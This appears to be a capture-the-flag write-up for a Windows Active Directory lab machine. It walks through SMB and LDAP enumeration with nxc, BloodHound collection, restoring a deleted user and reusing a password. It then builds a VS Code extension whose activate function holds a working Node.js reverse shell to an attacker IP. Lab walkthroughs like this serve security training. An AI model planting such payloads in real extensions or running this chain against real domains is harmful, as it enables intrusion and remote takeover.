
This is cobblestone writeup by Jiseok Song

nmap




```
# Nmap 7.95 scan initiated Thu Nov  5 00:10:34 2026 as: nmap -sCV --reason -oN checkpoint.nmap 10.129.145.180
Nmap scan report for 10.129.145.180
Host is up, received echo-reply ttl 127 (0.037s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE          REASON          VERSION
53/tcp   open  domain           syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec     syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-11-05 12:10:12Z)
135/tcp  open  msrpc            syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn      syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap             syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb0., Site: Default-First-Site-N
ame)
445/tcp  open  microsoft-ds?    syn-ack ttl 127
464/tcp  open  kpasswd5?        syn-ack ttl 127
593/tcp  open  ncacn_http       syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?         syn-ack ttl 127
3268/tcp open  ldap             syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb0., Site: Default-First-Site-N
ame)
3269/tcp open  globalcatLDAPssl? syn-ack ttl 127
5985/tcp open  http             syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

It's windows AD. Add checkpoint.htb to /etc/hosts.

Get mark.davies cred

Alex.turner cred is initially provided, so let's check it works.

```
nxc smb checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!'
```




```
┌[parrot@parrot]─[~/Documents/checkpoint]
└─→ $nxc smb checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!'
SMB         10.129.146.32   445    DC01            [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:
True) (SMBv1:False) (DC:True)
SMB         10.129.146.32   445    DC01            [+] checkpoint.htb\alex.turner:Checkpoint2024!
```

It shows dc01, so add it to /etc/hosts

```
10.129.146.32 checkpoint.htb dc01.checkpoint.htb dc01
```

Let's check smb shares and users.

```
nxc smb checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --shares
```



```
┌[parrot@parrot]─[~/Documents/checkpoint]
└─→ $nxc smb checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --shares
SMB         10.129.146.32   445    DC01            [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:
True) (SMBv1:False) (DC:True)
SMB         10.129.146.32   445    DC01            [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB         10.129.146.32   445    DC01            [*] Enumerated shares
SMB         10.129.146.32   445    DC01            Share           Permissions     Remark
SMB         10.129.146.32   445    DC01            -----           -----------     ------
SMB         10.129.146.32   445    DC01            ADMIN$                          Remote Admin
SMB         10.129.146.32   445    DC01            C$                              Default share
SMB         10.129.146.32   445    DC01            DevDrop         READ            VS Code extensions share for approved .vsix package
s compatible with VS Code engine 1.118.0
SMB         10.129.146.32   445    DC01            IPC$            READ            Remote IPC
SMB         10.129.146.32   445    DC01            NETLOGON        READ            Logon server share
SMB         10.129.146.32   445    DC01            SYSVOL          READ            Logon server share
SMB         10.129.146.32   445    DC01            VMBackups
```

```
nxc smb checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --users
```


```
┌──[parrot@parrot]─[~/Documents/checkpoint]
└─$ nxc smb checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --users
SMB         10.129.146.32   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:
True) (SMBv1:False) (DC:True)
SMB         10.129.146.32   445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB         10.129.146.32   445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-

SMB         10.129.146.32   445    DC01             Administrator                 2026-05-09 16:16:34 0       Built-in account for administeri
ng the computer/domain
SMB         10.129.146.32   445    DC01             Guest                         <never>             0       Built-in account for guest acces
s to the computer/domain
SMB         10.129.146.32   445    DC01             krbtgt                        2026-05-09 08:41:01 0       Key Distribution Center Service
Account
SMB         10.129.146.32   445    DC01             alex.turner                   2026-05-09 09:00:08 0
SMB         10.129.146.32   445    DC01             ryan.brooks                   2026-05-10 13:46:18 0
SMB         10.129.146.32   445    DC01             svc_deploy                    2026-05-09 09:01:19 0       Deployment service account
SMB         10.129.146.32   445    DC01             james.harper                  2026-05-09 09:02:53 0
SMB         10.129.146.32   445    DC01             sarah.mitchell                2026-05-09 09:02:58 0
SMB         10.129.146.32   445    DC01             emily.carter                  2026-05-09 09:03:05 0
SMB         10.129.146.32   445    DC01             david.reynolds                2026-05-09 09:03:11 0
SMB         10.129.146.32   445    DC01             jessica.coleman               2026-05-09 09:03:15 0
SMB         10.129.146.32   445    DC01             lauren.flores                 2026-05-09 09:03:21 0
SMB         10.129.146.32   445    DC01             michael.torres                2026-05-09 09:03:28 0
SMB         10.129.146.32   445    DC01             kevin.patterson               2026-05-09 09:03:33 0
SMB         10.129.146.32   445    DC01             brian.jenkins                 2026-05-09 09:03:37 0
SMB         10.129.146.32   445    DC01             megan.perry                   2026-05-09 09:03:42 0
SMB         10.129.146.32   445    DC01             max.palmer                    2026-05-26 01:25:15 0
SMB         10.129.146.32   445    DC01             [*] Enumerated 17 local users: CHECKPOINT
```


Let's run rusthound and see what I can do.

```
# resolve clock skew
sudo ntpdate checkpoint.htb
# get tgt as alex.turner
getTGT.py 'checkpoint.htb/alex.turner:Checkpoint2024!'
# create krb5 file and use it for configuration
nxc smb dc01.checkpoint.htb --generate-krb5-file checkpoint.krb5
export KRB5_CONFIG=checkpoint.krb5
# run rusthound
KRB5CCNAME=alex.turner.ccache rusthound-ce -d checkpoint.htb -k -z -f
dc01.checkpoint.htb
```

Upload the zip file in bloodhound server




Alex.turner has genericwrite to mark.davies, but mark.davies wasn't in the users above. It's a deleted user.



To restore this user, it needs nxc ldap tombstone module. Make sure that nxc is the latest version.

```
nxc ldap checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' -M tombstone
```



It shows mark.davies id. Use it on the command like this.

```
nxc ldap checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' -M tombstone -o ACTION=restore ID=2217e877-e2a2-47d7-91d4-99ede36f367e
```

```
┌──[parrot@parrot]─[~/Documents/checkpoint]
└─$ nxc ldap checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' -M tombstone -o ACTION=restore ID=2217e877-e2a2-47d7-91d4-99ede36f367e
LDAP        10.129.146.32   389    DC01            [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:checkpoint.htb) (signing:Enfo
rced) (channel binding:No TLS cert)
LDAP        10.129.146.32   389    DC01            [+] checkpoint.htb\alex.turner:Checkpoint2024!
TOMBSTONE   10.129.146.32   389    DC01            Trying to find object with given id 2217e877-e2a2-47d7-91d4-99ede36f367e
TOMBSTONE   10.129.146.32   389    DC01
TOMBSTONE   10.129.146.32   389    DC01            sAMAccountName      : mark.davies
TOMBSTONE   10.129.146.32   389    DC01            description         :
TOMBSTONE   10.129.146.32   389    DC01            dn                  : CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted
 Objects,DC=checkpoint,DC=htb
TOMBSTONE   10.129.146.32   389    DC01            ID                  : 2217e877-e2a2-47d7-91d4-99ede36f367e
TOMBSTONE   10.129.146.32   389    DC01            isDeleted           : TRUE
TOMBSTONE   10.129.146.32   389    DC01            lastKnownParent     : OU=Employees,DC=checkpoint,DC=htb
TOMBSTONE   10.129.146.32   389    DC01
TOMBSTONE   10.129.146.32   389    DC01            Success CN=Mark Davies,OU=Employees,DC=checkpoint,DC=htb restored
```

As it's restored, I can find it in the users list.

```
└─$ nxc smb checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --users
SMB         10.129.146.32   445    DC01            [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:
True) (SMBv1:False) (DC:True)
SMB         10.129.146.32   445    DC01            [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB         10.129.146.32   445    DC01            -Username-                    -Last PW Set-       -BadPW- -Description-

SMB         10.129.146.32   445    DC01            Administrator                 2026-05-09 16:16:34 0       Built-in account for administeri
ng the computer/domain
SMB         10.129.146.32   445    DC01            Guest                         <never>             0       Built-in account for guest acces
s to the computer/domain
SMB         10.129.146.32   445    DC01            krbtgt                        2026-05-09 08:41:01 0       Key Distribution Center Service
Account
SMB         10.129.146.32   445    DC01            alex.turner                   2026-05-09 09:00:08 0
SMB         10.129.146.32   445    DC01            mark.davies                   2026-05-09 09:00:48 0
SMB         10.129.146.32   445    DC01            ryan.brooks                   2026-05-10 13:46:18 0
SMB         10.129.146.32   445    DC01            svc_deploy                    2026-05-09 09:01:19 0       Deployment service account
SMB         10.129.146.32   445    DC01            james.harper                  2026-05-09 09:02:53 0
SMB         10.129.146.32   445    DC01            sarah.mitchell                2026-05-09 09:02:58 0
SMB         10.129.146.32   445    DC01            emily.carter                  2026-05-09 09:03:05 0
SMB         10.129.146.32   445    DC01            david.reynolds                2026-05-09 09:03:11 0
SMB         10.129.146.32   445    DC01            jessica.coleman               2026-05-09 09:03:15 0
SMB         10.129.146.32   445    DC01            lauren.flores                 2026-05-09 09:03:21 0
SMB         10.129.146.32   445    DC01            michael.torres                2026-05-09 09:03:28 0
SMB         10.129.146.32   445    DC01            kevin.patterson               2026-05-09 09:03:33 0
SMB         10.129.146.32   445    DC01            brian.jenkins                 2026-05-09 09:03:37 0
SMB         10.129.146.32   445    DC01            megan.perry                   2026-05-09 09:03:42 0
SMB         10.129.146.32   445    DC01            max.palmer                    2026-05-26 01:25:15 0
SMB         10.129.146.32   445    DC01            [*] Enumerated 18 local users: CHECKPOINT
```

And the pw set time is within 1 minute after alex.turner, so let's try the same password of alex.turner.

```
nxc smb checkpoint.htb -u 'mark.davies' -p 'Checkpoint2024!'
```

```
┌──[parrot@parrot]─[~/Documents/checkpoint]
└─$ nxc smb checkpoint.htb -u 'mark.davies' -p 'Checkpoint2024!'
SMB         10.129.146.32   445    DC01            [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:
True) (SMBv1:False) (DC:True)
SMB         10.129.146.32   445    DC01            [+] checkpoint.htb\mark.davies:Checkpoint2024!
```


Get ryan.brooks shell

Mark.davies has additional write priv on smb devdrop share.

```
┌──[parrot@parrot]─[~/Documents/checkpoint]
└─$ nxc smb checkpoint.htb -u 'mark.davies' -p 'Checkpoint2024!' --shares
SMB         10.129.146.32   445    DC01            [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:
True) (SMBv1:False) (DC:True)
SMB         10.129.146.32   445    DC01            [+] checkpoint.htb\mark.davies:Checkpoint2024!
SMB         10.129.146.32   445    DC01            [*] Enumerated shares
SMB         10.129.146.32   445    DC01            Share           Permissions     Remark
SMB         10.129.146.32   445    DC01            -----           -----------     ------
SMB         10.129.146.32   445    DC01            ADMIN$                          Remote Admin
SMB         10.129.146.32   445    DC01            C$                              Default share
SMB         10.129.146.32   445    DC01            DevDrop         READ,WRITE      VS Code extensions share for approved .vsix package
s compatible with VS Code engine 1.118.0
SMB         10.129.146.32   445    DC01            IPC$            READ            Remote IPC
SMB         10.129.146.32   445    DC01            NETLOGON        READ            Logon server share
SMB         10.129.146.32   445    DC01            SYSVOL          READ            Logon server share
SMB         10.129.146.32   445    DC01            VMBackups
```


It looks like I need to develop a malicious vs code extension and upload it here. https://code.visualstudio.com/api/get-started/your-first-extension *shows how to create it.*

```
npx --package yo --package generator-code -- yo code
```



It creates a new directory. Change the content of some of the files.

1. package.json
   Change engines - vscode version to ^1.118.0 and add onStartupFinished for activationEvents.



And also devdependencies - @types/vscode version

```
  "scripts": {
    "vscode:prepublish": "npm run compile",
    "compile": "tsc -p ./",
    "watch": "tsc -watch -p ./",
    "pretest": "npm run compile && npm run lint",
    "lint": "eslint src",
    "test": "vscode-test"
  },
  "devDependencies": {
    "@types/vscode": "^1.118.0",
    "@types/mocha": "^10.0.10",
    "@types/node": "24.x",
    "typescript-eslint": "^8.61.1",
    "eslint": "^10.5.0",
    "typescript": "^6.0.3",
    "@vscode/test-cli": "^0.0.15",
    "@vscode/test-electron": "^3.0.0"
  },
  "overrides": {
    "diff": "^8.0.4",
    "serialize-javascript": "^7.0.6"
  }
}
```

2. src/extension.ts

   Copy and paste node.js reverse shell command in activate function

```
import * as vscode from 'vscode';


export function activate(context: vscode.ExtensionContext) {
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("sh", []);
    var client = new net.Socket();
    client.connect(9001, "10.10.16.59", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
}
```

```
export function deactivate() {}
```

3. README.md
   Any content is ok. It must be changed anyway to proceed.

Now run this command to get the extension file.

